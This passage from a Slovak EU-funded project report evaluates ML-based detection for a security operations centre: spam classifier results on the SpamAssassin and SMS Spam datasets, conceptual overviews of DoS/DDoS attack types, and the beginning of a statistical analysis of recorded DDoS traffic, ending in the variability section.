PROJEKT

Multitenantné operačné centrum kybernetickej bezpečnosti riešené ako otvorená cloudová služba s prvkami strojového učenia

V17 Výsledky a vyhodnotenie testov

KPB5 – Realizácia riešenia

typ – protokol

mesiac odovzdania – M24

Financované Európskou úniou
NextGenerationEU

PLÁN OBNOVY

ÚRAD VLÁDY
SLOVENSKEJ REPUBLIKY

Obsah

1 Strojové učenie a umelá inteligencia v oblasti kybernetickej bezpečnosti 5
1.1 Detekcia nežiadúcich emailových správ (Spam) 5
Vyhodnocovanie testov 6
Výsledky testov 8
Zhodnotenie testov 9
1.2 Detekcia DoS/DDoS útokov 9
DoS (Denial of Service) 9
DDoS (Distributed Denial of Service) 10
Analýza štatistických parametrov na vybraných DDoS útokoch 11
Variabilnosť, šikmosť a špicatosť 13
Detekčné hodnoty pre autokoreláciu a regresiu 16
Reakcia divergencie na DDoS útok 17
Využitie 3σ-Tunela pre rozpoznanie DDoS útokov 18
Detekčné funkcie pre strojové rozpoznanie DDoS útokov 20
Zhodnotenie testov 22
1.3 Detekcia škodlivého kódu (Malware) 22
Príprava a postup pri testovaní 24
Výsledky testov 24
Zhodnotenie testov 25
1.4 Detekcia phishing 25
Príprava a postup pri testovaní 25
Výsledky testov 26
Zhodnotenie testov 30
1.5 Detekcia pokročilých perzistentných hrozieb APT 31
Vyhodnocovanie testov 33
Výsledky testov 33
Zhodnotenie testov 37
2 TESTOVANIE DETEkcie INCIDENTOV V NÁSTROJI Wazuh 37
2.1 Zaznamenanie udalosti - incidentu 38
2.2 Skenovanie zraniteľností 38
2.3 Configuration assesment 39
2.4 Inventár dát 40
2.5 Posielanie notifikácií 41
3 TESTOVANIE DETEKCIE INCIDENTOV V ELK POMOCOU SIMULOVANÉHO ÚTOKU CYBER KillChain 42

3.1 Testovacia infraštruktúra 42
3.2 Popis scenára 43
3.3 Vyhodnotenie detekcie nasadeného SIEM ELK 45
4 Automatické testovanie detekčných pravidiel v ELK pomocou Atomic Red Team 47
4.1 Popis testovacieho scenára 47
4.2 Výsledky testovania 47
5 Manuálne testovanie korelačných pravidiel v Kibane 53
6 TESTOVANIE ZAŤAŽENIA NASADENÉHO SYSTÉMU ELK Stack 54
7 Testy integrácie medzi komponentami a EViDENCIE incidentov v dfir iris 55
7.1 Centralizácia a prehľad alertov 56
7.2 Detail alertu a jeho správa 56
7.3 Priraďovanie alertov analytikom 57
7.4 Test modulov a rozšíriteľnosť systému 58
7.5 Notifikácie a automatizácia 59
1.1.10.Priradenie alertu analytikovi 59
1.1.11.Zmena stavu alertu 60
1.1.12.Eskalácia do incidentu 61
7.6 Incident management (case management) 61
7.7 Uzatvorenie incidentu a notifikácie 63
8 Testovanie komponentu Netbox 64
8.7.1TS-NB-01 Overenie dostupnosti a základnej funkčnosti NetBoxu 64
8.7.2TS-NB-02 Overenie evidencie infraštruktúrnych objektov 65
8.7.3TS-NB-03 Overenie vzťahov a orientácie v infraštruktúrnom kontexte 67
8.7.4TS-NB-04 Overenie využitia NetBoxu ako zdroja kontextu pre PoC 67
8.7.5Zhodnotenie testov 68

1 STROJOVÉ UČENIE A UMELÁ INTELIGENCIA V OBLASTI KYBERNETICKEJ BEZPEČNOSTI

S nástupom informačného veku sa kybernetická bezpečnosť stala naliehavým problémom v dnešnej spoločnosti a zručnosťou, ktorá je v priemysle veľmi žiadaná. Podniky, vlády aj individuálni používatelia sú všetci vystavení riziku bezpečnostných útokov a narušení. Základným cieľom kybernetickej bezpečnosti je chrániť používateľov a ich údaje. Kybernetická bezpečnosť je mnohostranný problém, od vysoko technických oblastí (kryptografia a sieťové útoky) až po oblasti, s ktorými sa stretávame s používateľmi (detekcia nenávistných prejavov alebo podvodných transakcií s kreditnými kartami). Pomáha predchádzať poškodeniu citlivých informácií, predchádzať finančným podvodom a stratám a chrániť používateľov a ich zariadenia pred škodlivými aktérmi. Veľká časť analytických procesov, vyšetrovania a detekcie kybernetickej bezpečnosti je v súčasnosti riadená strojovým učením ML (Machine Learning) a „inteligentnými“ systémami.

V nasledujúcom texte popisujeme výsledky testov pre nasledujúce definované bezpečnostné hrozby:

- spam
- DoS/DDoS útoky
- malware
- phishing
- pokročilé perzistentné hrozby APT

1.1 Detekcia nežiadúcich emailových správ (Spam)

Spamové e-maily (nežiadúce správy) tvoria približne 60 % globálnej e-mailovej prevádzky. Okrem toho, že softvér na detekciu spamu sa od prvej spamovej správy v roku 1978 výrazne zdokonalil, každý, kto má e-mailový účet, vie, že spam je naďalej časovo náročný a drahý problém.

Zo širšieho množstva bežne používaných metód a algoritmov pre detekciu a rozlišovanie medzi neškodnými/vyžiadanými e-mailovými správami (angl. ham) a nežiadúcimi/nevyžiadanými správami (angl. spam) sme vybrali a otestovali nasledovné metódy:

- Decision Tree (rozhodovací strom)
- SVM
- XGBoost
- Naive Bayes
- Logistická regresia

V snahe vytvoriť dostatočne robustný a univerzálny systém sme pre naše experimenty použili nasledovné datasety:

- SpamAssassin
- SMS Spam

Dataset *SpamAssassin* (tiež nazývaný SpamAssassin Public Corpus) je kolekcia e-mailových správ, ktoré boli označené spam alebo ham. Databáza bola vytvorená projektom Apache SpamAssassin, čo je open-source anti-spamová platforma. Korpus obsahuje niekoľko tisíc e-mailových správ rozdelených do kategórií spam a ham. Celkovo obsahuje dataset 6 047 správ

s pomerom spamu približne 31 %. Spamové správy predstavujú nevyžiadané komerčné e-maily, pokusy o phishing a inú nechcenú komunikáciu, zatiaľ čo ham správy predstavujú legitímne osobné a profesionálne e-maily. E-mailové správy sú uložené ako surové textové súbory v štandardnom e-mailovom formáte (RFC 822), pričom sa zachovávajú hlavičky, obsah tela a metadáta. Dátová sada obsahuje rôzne typy e-mailov s rôznymi štýlmi formátovania, obsahom HTML, odkazmi na prílohy a rôznymi jazykmi (hoci prevažuje anglická jazyk). Z hľadiska obsahu sa jedná o reálne e-maily zhromaždené od skutočných používateľov, ktorí darovali svoje správy, vďaka čomu sú reprezentatívne pre skutočné vzorce spamu a hamu. V datasete sú zahrnuté celé hlavičky e-mailov, ktoré obsahujú cenné metadáta, ako sú informácie o odosielateľovi, podrobnosti o smerovaní, časové pečiatky a informácie o type obsahu. V korpuse SpamAssassin sú jednotlivé vzorky zoskupené do niekoľkých kategórií:

- easy_ham – legitímne e-mailové správy, ktoré sa dajú ľahko odlíšiť od spamu, pretože zvyčajne nemajú žiadne „spamové“ signatúry, ako napr. nadmerné množstvo HTML kódu
- hard_ham – správy, ktoré nie sú typu spam ale ktoré sa v mnohých ohľadoch podobajú typickému spamu, ktorý zvyčajne používa HTML kód, nezvyčajné HTML značky, farebný text resp. frázy znejúce „spamom“
- spam – nežiadúce e-mailové spam správy

Najčastejšie je tento dataset používaný na trénovanie a hodnotenie algoritmov klasifikácie spamu, porovnávanie modelov strojového učenia pre klasifikáciu textu, výskum v oblasti spracovania prirodzeného jazyka a vyhľadávania informácií alebo testovanie techník extrakcie prvkov pre filtrovanie e-mailov. Dataset bol v priebehu rokov vydaný vo viacerých verziách, pričom verejný korpus SpamAssassin je voľne dostupný na výskumné účely.

Dataset *SMS Spam* je voľne dostupná databáza SMS správ zozbieraných pre účely výskumu nežiadúcich spam správ z mobilných telefónov. Dataset bol zostavený z niekoľkých zdrojov a obsahuje 5 574 anglických, skutočných a nekódovaných správ, označených ako legitímne správy typu ham alebo nežiadúce správy typu spam.

Vyhodnocovanie testov

Pre vyhodnocovanie experimentov boli použité nasledovné metriky.

1.1.1.1 Konfúzna matica

Konfúzna matica je jedným z najpopulárnejších spôsobov vyhodnocovania akéhokoľvek klasifikačného modelu. Hoci matica sama o sebe nie je metrikou, maticovú reprezentáciu možno použiť na definovanie rôznych metrík, z ktorých všetky sa stanú dôležitými v nejakom konkrétnom prípade alebo scenári. Konfúznu maticu je možné vytvoriť pre binárnu klasifikáciu, rovnako ako aj pre klasifikačný model s viacerými triedami.

Konfúzna matica sa vytvorí porovnaním predikovaného označenia triedy dátového bodu s jeho skutočným označením triedy. Toto porovnanie sa zopakuje pre celý súbor dát (dataset) a výsledky tohto porovnania sa zostavia v maticovom alebo tabuľkovom formáte. Táto výsledná matica predstavuje konfúznu maticu (obr. nižšie).

		Skutočná trieda	
		Kladná	Záporná
Predikovaná trieda	Kladná	Počet správne kladných (TP)	Počet nesprávne kladných (FP)
	Záporná	Počet nesprávne záporných (FN)	Počet správne záporných (TN)

Obr. 1: Konfúzna matica

Vo všeobecnosti máme zvyčajne 2 triedy – kladnú/pozitívnu a zápornú/negatívnu triedu. Na základe tejto štruktúry môžeme jasne vidieť štyri pojmy dôležitosti.

- True Positive (TP) – Počet správne kladných: Toto je suma celkového počtu príkladov (dátových bodov z datasetu) z pozitívnej triedy, kde sa skutočné označenie triedy rovnalo predpovedanému označeniu triedy, t. j. celkovým počtom prípadov, v ktorých sme správne predpovedali označenie pozitívnej triedy pomocou nášho modelu.
- False positive (FP) – Počet nesprávne kladných: Toto je počet celkových prípadov z negatívnej triedy, kde ich model nesprávne klasifikoval tým, že ich predpovedal ako pozitívne. Odtiaľ pochádza názov, falošne pozitívny.
- True Negative (FN) – Počet nesprávne záporných: Toto je počet celkového počtu príkladov z negatívnej triedy, kde sa skutočné označenie triedy rovnalo predpovedanému označeniu triedy, t. j. celkový počet prípadov, v ktorých sme správne predpovedali označenie negatívnej triedy pomocou nášho modelu.
- False negatívne (FN) – Počet nesprávne záporných: Toto je počet celkového počtu prípadov z pozitívnej triedy, kde ich náš model nesprávne klasifikoval tým, že ich predpovedal ako negatívne. Odtiaľ pochádza názov, falošne negatívny.

1.1.1.2 Accuracy

Táto metrika je jednou z najpopulárnejších spôsobov merania resp. vyhodnocovania efektívnosti ľubovoľného klasifikátora. Je definovaná ako celková presnosť alebo podiel správnych predpovedí modelu. Vzťah pre výpočet z konfúznej matice je nasledovný:

$$A = \frac{TP + TN}{TP + FP + TN + FN}$$

1.1.1.3 Precision

Precision (presnosť), známa aj ako kladná prediktívna hodnota, je ďalšou metrikou, ktorú možno odvodiť z konfúznej matice. Táto metrika je definovaná ako počet predikcií, ktoré sú skutočne správne alebo relevantné zo všetkých predikcií založených na kladnej triede. Vzorec pre túto metriku je nasledovný:

$$P = \frac{TP}{TP + FP}$$

Model s vysokou hodnotou presnosti identifikuje vyšší podiel kladnej triedy v porovnaní s modelom s nižšou presnosťou. Táto metrika sa stáva dôležitou v prípadoch, keď sa viac zaujímame o nájdenie maximálneho počtu kladných tried, aj keď sa celková presnosť zníži.

1.1.1.4 Recall

Recall (úplnosť) je metrika modelu na identifikáciu percenta relevantných dátových bodov. Je definovaná ako počet inštancií kladnej triedy, ktoré boli správne predikované. Označuje sa aj ako miera pokrytia alebo citlivosť. Vzťah pre vypočítanie tejto metriky je nasledovný:

$$R = \frac{TP}{TP + FN}$$

Táto metrika sa stáva dôležitým ukazovateľom efektívnosti klasifikátora v scenároch, v ktorých chceme zachytiť čo najväčší počet prípadov konkrétnej triedy, aj keď to spôsobí zvýšenie falošných detekcií/predikcií. Ako príklad možno uviesť prípad bankového podvodu, model s vysokou hodnotou metriky recall nám poskytne vyšší počet prípadov potenciálnych podvodov. Rovnako to však zvýši vyvolanie poplachov pre väčšinu podozrivých prípadov.

1.1.1.5 F1-Score

Existujú prípady, v ktorých chceme dosiahnuť vyváženú optimalizáciu presnosti a úplnosti. *F1-Score* je metrika, ktorá je harmonickým priemerom metrík *precision* a *recall* a pomáha nám optimalizovať klasifikátor pre vyváženú presnosť a úplnosť predikcie. Vzorec pre výpočet *F1-Score* je nasledovný:

$$F = \frac{2.P.R}{P + R}$$

Výsledky testov

SpamAssassin

Metóda	Accuracy	Precision	Recall	F1-score	Processing time (sec.)
Decision tree	0.9761	0. 9776	0.9774	0.9774	1.4
SVM	0.9928	0.9929	0.9928	0.9929	11.9
XGBoost	**0.9928**	**0.9929**	**0.9928**	**0.9929**	**3.3**
Log. Regression	0.9833	0.9833	0.9833	0.9833	1.2
Naive Bayes	0.8438	0.8624	0.8439	0.8330	1.3

Tab.1: Výsledky testov pre dataset SpamAssassin

SMS Spam

Metóda	Accuracy	Precision	Recall	F1-score	Processing time (sec.)
Decision tree	0.7585	0.7624	0.7585	0.7604	0.001
SVM	0.7706	0.7722	0.7706	0.7714	0.005
XGBoost	0.7826	0.7757	0.7826	0.7791	0.001
Log. Regression	**0.7887**	**0.7709**	**0.7888**	**0.7795**	**0.001**

Naive Bayes	0.7785	0.7733	0.7785	0.7759	0.001

Tab. 2: Výsledky testov pre dataset SMS Spam

Zhodnotenie testov

Na základe vykonaných experimentov možno zhodnotiť, že najvhodnejšia metóda pre detekciu emailových správ typu spam z hľadiska efektívnosti je metóda XGBoost. Pre dataset „SpamAssassin“ dosahuje úspešnosťou detekcie spamu úroveň 99%. Táto hodnota je takmer identická pre metriky Precision aj Recall, takže je veľmi dobre pokrytá detekcia falošne pozitívnych aj falošne negatívnych detekcií správ typu spam. Pre tento dataset dosahuje takmer identické výsledky aj metóda SVM, avšak čas vyhodnocovania v prípade algoritmu SVM je približne 4x väčší oproti XGBoost. Napriek tomu sa jedná stále o niekoľko sekundový proces, takže možno nasadiť obe metódy pre real-time aplikácie. Pre dataset „SMS Spam“ úspešnosť detekcie spamu výrazne klesla na hodnotu ~78%. Najlepšie výsledky dosiahla metóda Logistická regresia, hoci rozdiel medzi metódami XGBoost a Logistickou regresiou predstavuje len desatiny percent. Z hľadiska času potrebného pre predikciu dát, algoritmus SVM opäť vyžaduje najdlhší interval. Na základe vykonaných experimentov teda možno sumarizovať, že najvhodnejšou metódou na detekciu správ typu spam je algoritmus **XGBoost**.

1.2 Detekcia DoS/DDoS útokov

Útoky typu „denial-of-service“ (DoS) a „distributed denial-of-service“ (DDoS) sa zameriavajú na narušenie normálneho fungovania cieľového servera, služby alebo siete tým, že ju zahltia záplavou internetovej prevádzky. Útoky DoS zvyčajne pochádzajú z jedného zdroja, zatiaľ čo útoky DDoS sú spustené z viacerých napadnutých zariadení, často rozptýlených globálne. Toto množstvo zdrojov sťažuje zastavenie útokov DDoS a môžu mať výraznejší dopad.

Tieto útoky fungujú tak, že preťažia cieľ väčším počtom požiadaviek, ako dokáže spracovať, čo spôsobí výrazné spomalenie alebo úplné zrútenie systému a odmietnutie služby legitímnym používateľom. Medzi bežné metódy patrí zneužívanie zraniteľností servera alebo používanie siete botov, známych ako botnet, na zaplavenie cieľa prevádzkou. Motivácie týchto útokov sa môžu líšiť od jednoduchého vandalizmu a osobných záští až po vydieranie a politický aktivizmus.

DoS (Denial of Service)

Skratka DoS v preklade znamená útok odmietnutia nejakej služby. Tento typ útoku sa používa na zahltenie servera. V tomto prípade útočník využíva zariadenie, ktorým sa pokúša narušiť normálnu prevádzku cieľového servera, služby alebo siete. Veľmi rýchlo sa stali hrozbou kybernetickej bezpečnosti. Sú jednoduché avšak ich dopad môže byť pre jedincov ale aj spoločnosti devastujúci.

DoS útoky sa často používajú pre vypnutie zariadení a sietí a existuje veľa rôznych spôsobov využitia spomínaných DoS útokov. Patria sem napr.:


- Pretečenie vyrovnávacej pamäte (angl. buffer overflow): Vyrovnávacia pamäť je dočasné úložisko pre ukladanie dát. Ak program alebo systémový proces umiestni viac údajov ako bolo vopred určené, ďalšie údaje potom pretečú a môže sa stať, že niektoré z nich potom uniknú do iných vyrovnávacích pamätí. To má potom za následok poškodenie alebo prepísanie ďalších údajov. Útočník dokáže na základe tohto princípu poškodiť súbory, zmeniť alebo odhaliť rôzne informácie.
- ICMP útok (angl. ICMP attack alebo Ping of Death): Tento typ útoku využíva ICMP

protokol pričom sa využívajú ICMP echo-requesty tzv. pingy. Všeobecne sa echo-requesty a echo-reply používajú na ping sieťového zariadenia s cieľom overiť konektivitu medzi zariadením a odosielateľom. Ak by útočník zahltil cieľ paketmi požiadaviek, sieť musí odpovedať rovnakým počtom paketov, čo spôsobí nedostupnosť zariadenia pre iné prichádzajúce požiadavky.

- UDP útok (angl. UDP attack): Útok je založený na posielaní UDP paketov so zdrojovou IP adresou, ktorú môže útočník sfalšovať a snahou je zahltiť náhodné porty na cieľovom servery. Výhodou UDP protokolu je, že nepotrebuje nadviazať spojenie, ako to je v prípade protokolu TCP. V prípade, že cieľový server príjme UDP paket na porte, ktorý nie je využívaný žiadnou aplikáciou, informuje o tom odosielateľa. Pokiaľ útočník odošle dostatočné množstvo paketov na takýto port, môže byť preťažený.
- SYN útok (angl. SYN flood): Toto je útok, ktorý vzniká pri vytváraní TCP spojenia medzi 2 zariadeniami. TCP využíva trojfázové potrasenie rúk (angl. 3-way handshake). Nadviazanie spojenia začína odoslaním správy SYN. Ak je server aktívny odošle sa SYN/ACK správa späť ku klientovi, ktorí chcel nadviazať spojenie. Server sa snaží odpovedať dokým nevyprší čas na nadviazanie komunikácie, pričom si údaje uchováva v pamäti. Ak je klientom útočník s falošnou a nedostupnou zdrojovou adresou, zaslanie veľkého množstva takýchto paketov môže spôsobiť vyčerpanie pamäte, ktorá je určená pre TCP spojenia a všetky ďalšie pokusy o komunikáciu budú ďalej ignorované.
- Útok slzy (angl. Teardrop attack): Počas tohto útoku sa útočník snaží posielať fragmentované pakety a sieť sa potom snaží skompilovať tieto dáta do ich pôvodného stavu. Útočník môže využiť zraniteľnosť zastaraného operačného systému. Je bežné, že mnohé spoločnosti stále využívajú staršie verzie systémov z dôvodu opätovného spúšťania starej aplikácie a keďže niektoré verzie operačných systémov ako sú napr.: Linux či Windows obsahujú chybu pri spätnom zostavení fragmentovaného paketu, server môže byť práve kvôli tejto zraniteľnosti napadnutý.

DDoS (Distributed Denial of Service)

Na rozdiel od jednoduchého DoS útoku, DDoS útok (Distributed Denial of Service) naberá na sile, pretože útočník využíva viacero systémov naraz a zvyšuje tak závažnosť cielených útokov. Útočník môže použiť malware, ktorý odošle po sieti do zariadení so zámerom ich infikovať. Stanú sa tak súčasťou tzv. botnetu a podľa príkazov útočníka pomocou riadiaceho servera títo boti potom jednotne útočia na cielený server. DDoS útoky je veľmi ťažké odhaliť, pretože útočiaci boti môžu byť rozmiestnený na rôznych miestach po svete. Hlavný a kľúčový rozdiel medzi DoS a DDoS útokom je, že pri DDoS s použitím botov môže útočník posielať obrovské objemy prevádzky.



Obr. 2: DoS a DDos útoky

DDoS útoky sa rozdeľujú do 3 hlavných kategórií:

1. Objemový útok (angl. Volumetric attack): Tento typ využíva zraniteľné služby ako sú napr.: NTP, DNS či SSDP. Útočník sa snaží zahltiť cieľ veľkým objemom paketov, na ktoré sa cieľ snaží odpovedať, až kým nedôjde ku kolapsu na strane cielenej sieťovej infraštruktúry. Zvyčajne to je širokopásmový útok, ktorý dokáže presiahnuť 100 GB či dokonca niekoľko TB za sekundu a je okamžite očividný pre poskytovateľov pripojenia. Na detekciu objemových útokov sa osvedčilo monitorovanie siete, analyzovanie toku a prietoková telemetrická analýza.
2. Protokolový útok (angl. Protocol attack): Tento typ útoku sa snaží vyčerpať zdroje servera alebo jeho systémov a spolieha sa na zraniteľnosti internetových komunikačných protokolov. Medzi protokolové útoky patria napr.: SYN útok, UDP útok, ICMP útok. Tieto útoky sa považujú za dostatočne ochromujúce na cielenú infraštruktúru vďaka frekvencii trvania. V roku 2018 útočníci využili BGP protokol na presmerovanie prevádzky, ktorá bola určená pre službu „MyEtherWallet“, čo však bola iba zásterka pre krádež kryptomenových peňaženiek. Trvalo to približne 2 hodiny.
3. Útok na aplikačnú vrstvu (angl. Application layer attack): Tento útok sa zameriava na konkrétnu aplikáciu a jej zraniteľnosti, aby nebola schopná spracovávať, odosielať či prijímať dáta. Útoky sú slabé a pomalé a sústreďujú sa na požiadavky GET a POST. Cieľom je potom ochromiť webový server a meria sa v požiadavkách za sekundu (angl. Requests per second - Rps). Sú nízke a slabé preto, aby boli v súlade s protokolom.

Existuje niekoľko príznakov, ktoré nám dokážu pomôcť pri odhalení, či je naša sieť alebo aplikácia alebo celá infraštruktúra pod DDoS útokom. Môže to byť náhly nárast webovej aktivity na serveri, znížený výkon siete alebo náhla neschopnosť komunikovať s aplikáciou.

Analýza štatistických parametrov na vybraných DDoS útokoch


Na rôznych záznamoch DDoS útokov budeme prezentovať reakciu vybraných štatistických parametrov. Vynechali sme množstvo experimentov, ktoré sme realizovali na rôznych simulovaných scenároch. Na týchto scenároch vybrané štatistické parameter fungovali „vzorovo“ a my sme nadobudli prvotnú predstavu o efektívnosti použitia jednotlivých parametrov pri rozpoznaní zmeny a nárastu simulovanej prevádzky. Pri nasadení na

rozpoznanie reálneho útoku reakcie štatistických parametrov už neboli také jednoznačné. Pre prezentovanie sme vybrali osem rôznych záznamov DDoS útokov.


Prvé štyri záznamy predstavujú štandardné DDoS útoky (N-normal), pri ktorých sa parametre chovajú obdobne ako ma simulovaných dátach. Ďalšie dva záznamy predstavujú na prvý pohľad tiež štandardné útoky, avšak parametre sa pri nich chovajú podstatne odlišným neurčitým spôsobom (S-special). V poradí siedmy záznam je zástupcom tzv. Low Rate (LR) DDoS útokov, čiže útokov s nízkou priemernou intenzitou toku. Posledný záznam je útok, ktorý sa podľa nášho názoru nedá detegovať uvedenými štatistickými parametrami (P-ako problém). Pri záznamoch sme zároveň s počtom prírastkov paketov a(t) zobrazili aj ich kĺzavý priemer m(t) s výpočtovým oknom cw = 1024 ts.

Záznamy sú navzorkované do daných časových okien (ts-time slot), väčšinou ts = 1ms. Pre postupný výpočet parametrov sme použili posun tzv. výpočtového okna (cw – compute window) o jeden ts. Pri prevádzaní experimentov sme pre veľkosti výpočtových okien kvôli odhadu Hurstovho exponentu použili rôzne mocniny dvojky (256,512,1024,2048,4096). Po subjektívnom hodnotení priebehu hodnôt skúmaných parametrov sme sa rozhodli ďalej zaoberať hlavne s výpočtovým oknom o veľkosti cw = 1024 ts. Pri cw = 512 ts dochádzalo k významnému „rozvlneniu“ niektorých parametroch, pri cw = 2048 sa významne zväčšila doba výpočtu parametrov, hlavne Hurstovho exponentu.


Na grafoch záznamov DDoS útokov sme zobrazili aj priebeh kĺzavého priemeru a zobrazili časový interval, v ktorom kĺzavý priemer m(t) nadobudol od začiatku útoku svoje lokálne maximum. Tento interval využijeme pri subjektívnom hodnotení ostatných štatistických koeficientov. Na všetkých záznamoch DDoS útokov môžeme pozorovať lineárny rast kĺzavého priemeru. Hľadáme koeficienty, ktorým pri začiatku útoku začnú rásť hodnoty rýchlejšie než lineárne.




Obr. 3: Útok N8 a kĺzavý priemer




Obr. 4: Útok N6 a kĺzavý priemer




Obr. 5: Útok N7 a kĺzavý priemer




Obr. 6: Útok N2 a kĺzavý priemer




Obr. 7: Útok S5 a kĺzavý priemer



Obr. 8: Útok S1 a kĺzavý priemer




Obr. 9: Útok LR3 a kĺzavý priemer




Obr. 10: Útok P4 a kĺzavý priemer

Variabilnosť, šikmosť a špicatosť


Ako prvými sa budeme zaoberať základnými štatistickými momentami, resp. koeficientami variabilnosti V(t), šikmosti K(t) a špicatosti Skw(t). Koeficient variabilnosti predstavuje podiel smerodajnej odchýlky a strednej hodnoty prírastkov v danom časovom okne cw. Variabilnosť vyjadruje mieru rozptylu prírastkov a(i) okolo strednej hodnoty. V prvom grafe zobrazíme priebeh kĺzavého priemeru a smerodajnej odchýlky, na druhom grafe sú hodnoty koeficientu variabilnosti:



